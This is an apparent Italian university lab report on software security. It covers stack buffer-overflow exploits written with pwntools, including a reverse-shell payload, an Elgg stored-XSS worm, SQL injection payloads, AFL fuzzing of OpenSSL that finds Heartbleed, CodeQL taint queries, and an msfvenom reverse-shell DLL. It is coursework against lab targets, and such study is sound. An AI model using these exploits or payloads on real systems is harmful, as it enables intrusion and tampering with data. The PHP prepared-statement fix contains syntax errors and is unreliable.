

Lab Buffer Overflow

Buffer Overflow

Il primo passo per la realizzazione dell'attacco è quella di analizzare la memoria del programma sotto attacco, identificando il numero di bytes che intercorrono tra la fine del buffer vulnerabile e il return address della funzione.

Per fare ciò utilizziamo una stringa ciclica posta in input al programma.


Eseguendo il programma tramite GDB e ponendo la stringa ciclica in ingresso, analizzando in che punto l'esecuzione fallisce tramite lo stacktrace di GDB identifichiamo lo spazio che intercorre tra buffer e return address, e possiamo quindi strutturare appropriatamente il payload malevolo.

```
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 139 pwndbg commands and 48 shell commands. Type pwndbg [--shell | --all] [filter] for a list
pwndbg: created $rbase, $ida GDB functions (can be used with print/break)
Reading symbols from ./wisdom-alt...
----- tip of the day (disable with set show-tips off) -----
GDB's set directories <path> parameter can be used to debug e.g. glibc sources like the malloc/free function
pwndbg: run < shellcode_payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < shellcode_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
Hello world!![Inferior 1 (process 6831) exited normally]
pwndbg>
```

Una volta ottenute le informazioni sulla struttura interna della memoria del processo possiamo forgiare, attraverso un tool python, un payload che faccia injection di codice malevolo e che sovrascriva il return address allo scopo di mandare in esecuzione il codice inserito.

```
from pwn import *
context.arch='amd64'
context.os='linux'
s_code = shellcraft.amd64.linux.echo('Hello world!!!') + shellcraft.amd64.linux.exit()
s_code_asm = asm(s_code)
# Return address in little-endian format
ret_addr = 0x7fffffff88 - 167
addr = p64(ret_addr, endian='little')
# Opcode for the NOP instruction (for NOP sled)
nop = asm('nop', arch="amd64")
# Writes payload on a file
payload = b"2\n" + b"A"*1022
payload += nop*(167 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
with open("./shellcode_payload", "wb") as f:
    f.write(payload)
```



```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
Hello world!![Inferior 1 (process 10003) exited]
```

E' da notare come il payload sia costruito in modo da garantire che abbia una dimensione tale da sovrascrivere il return address con il valore ret_addr, ovvero l'indirizzo a cui il buffer inizia.

Utilizzando la stessa tecnica, ma modificando il payload che viene inserito all'interno del buffer è possibile fare l'injection di codice che esegue una reverse shell.

```
context.arch='amd64'
context.os='linux'
s_code = shellcraft.amd64.linux.echo('Hello world!!') + shellcraft.amd64.linux.exit()
s_code = shellcraft.amd64.linux.connect('127.0.0.1', 12345) + shellcraft.amd64.linux.dupsh()
s_code_asm = asm(s_code)
# Return address in little-endian format
ret_addr = 0xfffffffffdb88 - 295
addr = p64(ret_addr, endian='little')
# Opcode for the NOP instruction (for NOP sled)
nop = asm('nop', arch="amd64")
# Writes payload on a file
payload = b"2\n" + b"A"*1022
payload += nop*10 + s_code_asm + nop*(295-len(s_code_asm)-10) + addr
print(f"{len(s_code_asm)=}")
with open("./shellcode_payload", "wb") as f:
    f.write(payload)
```

```
Listening on 0.0.0.0 12345
Connection received on 127.0.0.1 38080
ls
Makefile
README.md
gen_shellcode.py
payload
payload_cyclic
shellcode_payload
wisdom-alt
wisdom-alt-32
wisdom-alt.c
```

Una volta avviata, tramite tools come netcat è possibile connettersi da remoto alla macchina attaccata.

L'attacco è stato poi ripetuto anche per l'eseguibile compilato per architetture a 32 bit.

```
from pwn import *
context.arch='i386'
context.os='linux'
s_code = shellcraft.i386.linux.echo('Hello world!!') + shellcraft.i386.linux.exit()
s_code_asm = asm(s_code)
# Return address in little-endian format
ret_addr = 0xffffcd50 - 279
addr = p32(ret_addr, endian='little')
# Opcode for the NOP instruction (for NOP sled)
nop = asm('nop', arch="i386")
# Writes payload on a file
payload = b"2\n" + b"A"*1022
payload += nop*(279 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
with open("./shellcode_payload_32", "wb") as f:
    f.write(payload)
```

Ci sono solo due differenze sostanziali:
La prima è nella generazione del payload, che dovrà essere compatibile per architetture x86-32.
La seconda sta nell'identificazione della posizione del return address: le architetture a 32 bit infatti prevedono che la RET provochi eccezioni dopo che l'indirizzo di ritorno è stato rimosso dallo stack e posto nel registro EIP.

```
Use the errno (or errno <number>) command to see the name of the last or provided (libc) error
pwndbg> run < shellcode_payload_32
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < shellcode_payload_32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
Hello world!![Inferior 1 (process 10003) exited normally]
```

Per la challenge successiva vogliamo portare in esecuzione una funzione normalmente non invocata, **write_secret**.

Il primo passo è quello di ricavare l'indirizzo della funzione. E' possibile farlo eseguendo il programma tramite gdb e, dopo aver fissato un break point, chiamare **print write_secret**.

Una volta ottenuto l'indirizzo, modifichiamo il payload prodotto dallo script precedente, in modo da sovrascrivere il return address con l'indirizzo appena trovato.

```
$ gdb ./wisdom-alt
(gdb) break main
(gdb) run

...l'esecuzione si interrompe subito prima del main()...

(gdb) print write_secret
$1 = {void (void)} 0x555555555229 <write_secret>
```

```
from pwn import *

# Return address in little-endian format
ret_addr = 0x555555555229
addr = p64(ret_addr, endian='little')
payload = b"2\n" + b"A"*1022
payload += b'A'*295 + addr
with open("./shellcode_payload", "wb") as f:
    f.write(payload)
```

```
unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt < shellcode_payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
secret keyIstruzione non consentita (core dump creato)
```

Per l'ultima challenge utilizziamo una vulnerabilità differente per mandare in esecuzione la funzione `pat_on_back`.

Notiamo che la logica del programma è realizzata in modo tale da ricevere un intero in input e chiamare una funzione associata all'intero a partire da un vettore di puntatori a funzione.

Ricordando che la sintassi `ptrs[s]` equivale a `ptrs + s * sizeof(ptrs[0])`, utilizzando gdb, e ricavando l'indirizzo di `ptrs` e della funzione `pat_on_back` tramite gdb, calcoliamo l'offset tale da garantire che `ptrs[offset]` corrisponda all'indirizzo della funzione da invocare.

```
buf[r] = '\0';
int s = atoi(buf);
fptr tmp = ptrs[s];
tmp();
```

```
addr1 = 0xffffd15c
addr2 = 0x56559094
sizeof = 4

offset = (addr1 - addr2) // sizeof
```

```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >711626802
Achievement unlocked!
```

Lab Web Security

Cross-Site Request Forgery

CSRF è un attacco che forza un utente ad eseguire involontariamente delle azioni su una web application nella quale è attualmente autenticato.

Alcuni cookie non vengono inviati in certi scenari perché i cookie strict per definizione non permettono di essere inviati nelle richieste cross-site.

Un server potrebbe accettare solo cookie Strict per evitare di ricevere attacchi di questo tipo.

The screenshot shows a browser window with the URL `www.csrflab-defense.com/showcookies.php?fname=some+data`. The page title is "Displaying All Cookies Sent by Browser". It lists two cookies:

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

A red warning message says "Your request is a **cross-site request!**". Below the browser window, the developer tools' "Archiviazione" (Storage) tab is selected. The "Cookie" section shows three cookies:| Nome | Valore | Domain | Path | Scadenza/Max-Age | Dimensione | HttpOnly | Secure | SameSite | Ultimo accesso |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| cookie-lax | bbbbbb | www.csrflab-defense.com | / | Sessione | 16 | false | false | Lax | Wed, 12 Apr 2023 09:10:47 GMT |
| cookie-normal | aaaaaa | www.csrflab-defense.com | / | Sessione | 19 | false | false | None | Wed, 12 Apr 2023 09:10:47 GMT |
| cookie-strict | cccccc | www.csrflab-defense.com | / | Sessione | 19 | false | false | Strict | Wed, 12 Apr 2023 09:10:48 GMT |

Stored XSS Attack on POST request

Il website consente di caricare codice html all'interno della descrizione dei profili. Questo codice sarà fornito ai browser degli altri utenti che si collegano alla pagina.

Aggiungendo codice javascript, poiché non è prevista nessuna forma di validazione o di protezione, è semplice iniettare codice all'interno del browser della vittima.

Il codice javascript in questione effettua una POST che sostituisce la descrizione della vittima con la stringa «Sam is my hero».

```
<p><script type="text/javascript">
window.onload = function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts   = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var name = "&name=" + elgg.session.user.name;

// Construct the content of your url.
var sendurl = "http://www.xsslabeledg.com/action/profile/edit"; // FILL IN
var content = token + ts + name + guid + "&description= Samy is my hero!";
var samyGuid = 59; // FILL IN

if (elgg.session.user.guid != samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script></p>
```

SQL Injection Modify Table

L'SQL Injection è una vulnerabilità che permette ad un attaccante di interferire con le query che un'applicazione esegue sul suo database.

Il backend non esegue nessuna validazione sull'input posto in ingresso al sistema e lo utilizza per la creazione di una query SQL.

La form utilizzata in /edit_profile viene utilizzata per riempire i campi di una UPDATE. E' semplice quindi modificare campi normalmente non accessibili, come il campo salary.

Alice's Profile Edit

NickName	<input type="text" value="Alice', salary='420"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>

Alice Profile

Key	Value
Employee ID	10000
Salary	420
Birth	9/20
SSN	10211002

SQL Injection Modify Table

Tramite lo stesso form è possibile pilotare la query in modo da modificare i dati di un altro utente.

La query effettuata è riportata all'interno della richiesta http. L'utilizzo di ‘—’ consente di commentare la parte finale della query inserendo una condizione arbitraria.

```
• GET http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=' , salary='1' where Name='Boby'; --&Email=&Address=&PhoneNumber=&Password=
```

Stato 302 Found ⓘ

Versione HTTP/1.1

Trasferito 1,66 kB (dim. 2,79 kB)

Referrer Policy strict-origin-when-cross-origin

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

SQL Injection Modify Table

In questo caso viene modificata la password di Boby con '1'. La query è più sofisticata poiché il server non memorizza direttamente le password, ma ne memorizza il digest SHA1. E' quindi stata utilizzata la funzione di SQL SHA1.

The screenshot shows a browser developer tools Network tab with the 'Header' tab selected. The request section displays a GET request to 'http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=' with parameters: 'password=SHA1('1') where Name='Boby';--&Email=&Address=&PhoneNumber=&Password='.

Stato	302 Found ⓘ
Versione	HTTP/1.1
Trasferito	1,66 kB (dim. 2,79 kB)
Referrer Policy	strict-origin-when-cross-origin

SQL Injection Prepared Statements

Un prepared statement è una feature utilizzata per pre-compilare il codice SQL, separandolo dai dati.

Tramite l'utilizzo di questa funzionalità è possibile evitare che, i parametri forniti in input dagli utenti, possano modificare il significato della query SQL.

In questo caso il prepared statement è stato realizzato per il webserver dell'applicazione, scritto in PHP.

Tramite l'utilizzo di prepared statement la vulnerabilità di SQL Injection è stata mitigata.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? and Password = ?");
$stmt->bind_param("is", $input_uname, $hashed_pwd)
$result = $stmt->execute()

if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id      = $firstrow["id"];
    $name    = $firstrow["name"];
    $eid     = $firstrow["eid"];
    $salary  = $firstrow["salary"];
    $ssn     = $firstrow["ssn"];
}
```

Lab Fuzzing

Analisi tramite fuzzing di SSL

Lo scopo del laboratorio è quello di effettuare l'analisi dinamica della libreria OpenSSL tramite fuzzing.

Il primo passo per il testing della libreria è la creazione di un test harness, un driver che utilizzi le funzionalità della libreria.

In questo caso, l'harness legge 100 byte dallo STDIN, che vengono copiati in un array ‘data’, posto in input alla funzione BIO_write di OpenSSL

```
assert (sctx = SSL_CTX_new(TLSv1_method()));
/* These two file were created with this command:
   openssl req -x509 -newkey rsa:512 -keyout server.key \
   -out server.pem -days 9999 -nodes -subj /CN=a/
*/
assert(SSL_CTX_use_certificate_file(sctx, "server.pem",
                                     SSL_FILETYPE_PEM));
assert(SSL_CTX_use_PrivateKey_file(sctx, "server.key",
                                     SSL_FILETYPE_PEM));
return sctx;
}

int main() {
    static SSL_CTX *sctx = Init();
    SSL *server = SSL_new(sctx);
    BIO *sinbio = BIO_new(BIO_s_mem());
    BIO *soutbio = BIO_new(BIO_s_mem());
    SSL_set_bio(server, sinbio, soutbio);
    SSL_set_accept_state(server);
    char data[100];
    int size = read(0, data, 100);

    BIO_write(sinbio, data, size);

    SSL_do_handshake(server);
    SSL_free(server);
    return 0;
}
```

Fuzzing OpenSSL

AFL è un fuzzer che utilizza un algoritmo genetico evolutivo allo scopo di identificare input validi da sottoporre al sistema.

La fitness è calcolata a partire dalla coverage del codice associata ad ogni input.

La coverage è disponibile poiché l'harness e la libreria sono "instrumented" a tempo di compilazione con ASAN.



```
american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 8 min, 13 sec
  last new find : 0 days, 0 hrs, 0 min, 29 sec
  last saved crash : 0 days, 0 hrs, 0 min, 54 sec
  last saved hang : none seen yet
overall results
  cycles done : 0
  corpus count : 40
  saved crashes : 1
  saved hangs : 0
map coverage
  map density : 0.04% / 0.04%
  count coverage : 1.10 bits/tuple
findings in depth
  favored items : 17 (42.50%)
  new edges on : 23 (57.50%)
  total crashes : 2 (1 saved)
  total tmouts : 4 (4 saved)
item geometry
  levels : 6
  pending : 21
  pend fav : 1
  own finds : 39
  imported : 0
  stability : 100.00%
[cpu000:100%]

[process timing]
[overall results]
[map coverage]
[findings in depth]
[item geometry]
[cycles done : 0]
[corpus count : 40]
[saved crashes : 1]
[saved hangs : 0]
[map density : 0.04% / 0.04%]
[count coverage : 1.10 bits/tuple]
[favored items : 17 (42.50%)]
[new edges on : 23 (57.50%)]
[total crashes : 2 (1 saved)]
[total tmouts : 4 (4 saved)]
[levels : 6]
[pending : 21]
[pend fav : 1]
[own finds : 39]
[imported : 0]
[stability : 100.00%]
[cpu000:100%]
```

Diagnosi della vulnerabilità

L'esecuzione di AFL ci ha permesso di identificare una tipologia di input che manda in crash il programma.

Ponendo in input uno di questi input al programma, "instrumented" tramite ASAN, viene identificato un errore di tipo heap-buffer-overflow.

Il punto nel codice di OpenSSL che causa l'errore è evidenziato in rosso, in particolare nel `tls1_process_heartbeat`.

In giallo è invece evidenziata la linea di codice in cui il buffer in questione è allocato.

```
unina@software-security:~/software-security/fuzzing/heartbleed$ ./handshake < ./afl_outputs/default_time\:\:438686\,execs\:\:41137\,op\:\:havoc\,rep\:\:2
=====
==65573==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x7fc413e12396
READ of size 32958 at 0x629000009748 thread T0
#0 0x7fc413e12396 in __interceptor_memcpy ../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptor.h:145
#1 0x556e83c68f42 in tls1_process_heartbeat /home/unina/software-security/fuzzing/heartbleed/tls1.c:145
#2 0x556e83d2666d in ssl3_read_bytes /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/ssl3.c:145
#3 0x556e83d2d72a in ssl3_get_message /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/ssl3.c:145
#4 0x556e83cce4a47 in ssl3_get_client_hello /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/ssl3.c:145
#5 0x556e83ce4a47 in ssl3_accept /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/ssl3.c:145
#6 0x556e83c4ab2c in main /home/unina/software-security/fuzzing/heartbleed/handshake.cc:45
#7 0x7fc4138a8d8f in __libc_start_main ../../sysdeps/nptl/libc_start_main.h:58
#8 0x7fc4138a8e3f in __libc_start_main_impl ../../csu/libc-start.c:392
#9 0x556e83c55544 in _start (/home/unina/software-security/fuzzing/heartbleed/handshake+0xd7)

0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
```

```
0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x7fc413e8c867 in __interceptor_malloc ../../src/libsanitizer/asan/asan_malloc_linux.cpp:145
#1 0x556e83d81b9f in CRYPTO_malloc /home/unina/software-security/fuzzing/heartbleed/openssl/crypto/mem.c:308

RY: AddressSanitizer: heap-buffer-overflow ../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptor_memcpy
w bytes around the buggy address:
c527ffff9290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
c527ffff92a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
c527ffff92b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
c527ffff92c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Lab Static Analysis

Tutte le funzioni chiamate ‘strlen’

La prima query seleziona tutte le funzioni, all'interno del codice chiamate ‘strlen’.

```
import cpp
from Function f
where f.getName() = "strlen"
select f
```

« 1 / 1 » 3_function_definitions.ql on u-boot_u-boot_d0d07ba - finished in 16 seconds (3 results) [5/29/2023, 8:17:37 PM]

Open 3_function_definitions.ql


#	f	[1]
1	strlen	a function named strlen
2	strlen	a function named strlen
3	strlen	a function named strlen

#select ▾ 3 results

Tutte le funzioni chiamate ‘memcpy’

La seconda query,
invece, tutte le funzioni
chiamate ‘memcpy’.

```
import cpp
from Function f
where f.getName() = "memcpy"
select f
```




The screenshot shows the CodeQL Query Results interface. The title bar says "Step-4.md" and "CodeQL Query Results". Below the title bar, it says "4_memcpy_definitions.ql on u-boot_u-boot_d0d07ba - finished in 0 seconds (3 results) [5/29/2023, 8:21:46 PM]". There is a "Select" dropdown menu and a table with three rows. The table has two columns: a number column and a function name column. The first row is highlighted with a blue background.

#	f
1	memcpy
2	memcpy
3	memcpy

Tutte le macro che iniziano con ntohs

```
import cpp
from Macro m
where m.getName() = "ntohs"
or m.getName() = "ntohl"
or m.getName() = "ntohll"
select m
```

Questa query è utilizzata per identificare tutte le **macro** il cui nome corrisponde ad **ntohs**, **ntohl** o **ntohll**.



The screenshot shows a terminal window with the following output:

```
« 1 / 1 »      5_macro_definitions.ql on u-boot_u-boot_d0d07ba -  
finished in 0 seconds (4 results) [5/29/2023, 8:26:26 PM]      Open  
5_macro_definitions.ql
```

#select #

1 #define ntohs(x) __bswap_16 (x)
2 #define ntohl(x) __bswap_32 (x)
3 #define ntohs(x) __ntohs(x)
4 #define ntohl(x) __ntohl(x)

The terminal window shows the results of the query, which found four results. The results are listed in a table with columns for number (#), macro definition, and name (m). The first result is highlighted.


Tutte le chiamate a memcpy

Con questa query selezioniamo tutte le **chiamate a memcpy**. E' stato sfruttato il metodo **getTarget** della classe **FunctionCall**.

```
import cpp
from Function f, FunctionCall call
where call.getTarget() = f and f.hasName("memcpy")
select call
```

#	
1	call to memcpy
2	call to memcpy
3	call to memcpy
4	call to memcpy
5	call to memcpy
6	call to memcpy
7	call to memcpy
8	call to memcpy
9	call to memcpy
10	call to memcpy
11	call to memcpy
12	call to memcpy
13	call to memcpy
14	call to memcpy
15	call to memcpy
16	call to memcpy
17	call to memcpy
18	call to memcpy
19	call to memcpy
20	call to memcpy
21	call to memcpy

Tutte le invocazioni delle macro ntohs*, ntohl* o ntohsll*



The screenshot shows a CodeQL query results interface. The title bar says "Step-7.md" and "CodeQL Query Results". The main area displays a list of results, with the first few lines being:

```
70    ntohs(x)
71    ntohs(x)
72    ntohs(x)
73    ntohs(x)
74    ntohs(x)
75    ntohs(x)
76    ntohs(x)
77    ntohs(x)
78    ntohs(x)
79    ntohs(x)
80    ntohs(x)
81    ntohs(x)
82    ntohs(x)
83    ntohs(x)
84    ntohs(x)
85    ntohs(x)
```

The result at line 82 is highlighted with a blue background.

Questa query è utilizzata per identificare tutte le invocazioni alle **macro** il cui nome corrisponde ad **ntohs**, **ntohl** o **ntohll**.

```
import cpp
from MacroInvocation invocation
where invocation.getMacroName() = "ntohs"
or invocation.getMacroName() = "ntohl"
or invocation.getMacroName() = "ntohll"
select invocation
```

Espressioni che corrispondono a invocazioni di macro

Tramite il metodo **getExpr**, selezioniamo con questa query tutte le espressioni associate all'invocazione di una delle tre macro indicate.

```
import cpp
from MacroInvocation invocation

where invocation.getMacroName() = "ntohs"
or invocation.getMacroName() = "ntohl"
or invocation.getMacroName() = "ntohll"
select invocation.getExpr()
```

#	
1	... ? ... : ...
2	... ? ... : ...
3	... ? ... : ...
4	... ? ... : ...
5	... ? ... : ...
6	... ? ... : ...
7	... ? ... : ...
8	... ? ... : ...
9	... ? ... : ...
10	... ? ... : ...
11	... ? ... : ...
12	... ? ... : ...
13	... ? ... : ...
14	... ? ... : ...
15	... ? ... : ...
16	... ? ... : ...
17	... ? ... : ...
18	... ? ... : ...
19	... ? ... : ...

La classe NetworkByteSwap

Riscriviamo la query precedente con l'ausilio di una classe custom, NetworkByteSwap, che estende la classe base Expr:

```
import cpp

class NetworkByteSwap extends Expr {
    Quick Evaluation: NetworkByteSwap
    NetworkByteSwap () {
        exists(MacroInvocation invocation |
            invocation.getMacroName() = "ntohs"
            or invocation.getMacroName() = "ntohl"
            or invocation.getMacroName() = "ntohll"
            | this = invocation.getExpr()
        )
    }
}

from NetworkByteSwap n
select n, "Network byte swap"
```

19	... ? ... : ...	Network byte swap
20	... ? ... : ...	Network byte swap
21	... ? ... : ...	Network byte swap
22	... ? ... : ...	Network byte swap
23	... ? ... : ...	Network byte swap
24	... ? ... : ...	Network byte swap
25	... ? ... : ...	Network byte swap
26	... ? ... : ...	Network byte swap
27	... ? ... : ...	Network byte swap
28	... ? ... : ...	Network byte swap
29	... ? ... : ...	Network byte swap
30	... ? ... : ...	Network byte swap
31	... ? ... : ...	Network byte swap
32	... ? ... : ...	Network byte swap
33	... ? ... : ...	Network byte swap
34	... ? ... : ...	Network byte swap
35	... ? ... : ...	Network byte swap
36	... ? ... : ...	Network byte swap
37	... ? ... : ...	Network byte swap

Taint tracking query

L'ultima query punta ad identificare tutti i punti nel codice in cui un intero proveniente dall'esterno è utilizzato come size per una memcpy, dando origine a vulnerabilità di buffer overflow.

Per la query è stata utilizzata la classe base **TaintTracking**: la source è rappresentata da un'istanza della classe NetworkByteSwap, mentre la sink dal terzo parametro di una chiamata di funzione a memcpy.

#	sink	source	sink	[3]
1	... + ? ... : + ...	Network byte swap flows to memcpy
2	chunk	... ? ... : ...	chunk	Network byte swap flows to memcpy
3	len	... ? ... : ...	len	Network byte swap flows to memcpy
4	rlen	... ? ... : ...	rlen	Network byte swap flows to memcpy
5	rlen	... ? ... : ...	rlen	Network byte swap flows to memcpy
6	filefh3_length	... ? ... : ...	filefh3_length	Network byte swap flows to memcpy
7	len	... ? ... : ...	len	Network byte swap flows to memcpy
8	len	... ? ... : ...	len	Network byte swap flows to memcpy
9	... + ? ... : + ...	Network byte swap flows to memcpy
10	... + ? ... : + ...	Network byte swap flows to memcpy
11	... + ? ... : + ...	Network byte swap flows to memcpy

```
import cpp
import semmle.code.cpp.dataflow.TaintTracking
import DataFlow::PathGraph

class NetworkByteSwap extends Expr {
    NetworkByteSwap () {
        exists(MacroInvocation invocation |
            invocation.getMacroName() = "ntohs"
            or invocation.getMacroName() = "ntohl"
            or invocation.getMacroName() = "ntohll"
            | this = invocation.getExpr()
        )
    }
}

class Config extends TaintTracking::Configuration {
    Config() { this = "NetworkToMemFuncLength" }

    override predicate isSource(DataFlow::Node source) {
        source.asExpr() instanceof NetworkByteSwap
    }
    override predicate isSink(DataFlow::Node sink) {
        exists (FunctionCall call
            | call.getArgument(2) = sink.asExpr() | call.getTarget().getName() = "memcpy"
        )
    }
}

from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink
where cfg.hasFlowPath(source, sink)
select sink, source, sink, "Network byte swap flows to memcpy"
```

Laboratorio CTI

Esecuzione di Astaroth

Il primo passo per l'esecuzione è la creazione di un DLL malevolo, tramite il plugin di Metasploit msfvenom che, al momento del caricamento sulla macchina vittima, si collega tramite una reverse shell all'attaccante.

Il DLL è servito tramite un server statico HTTP e sarà installato al momento dell'esecuzione del malware dal target.

```
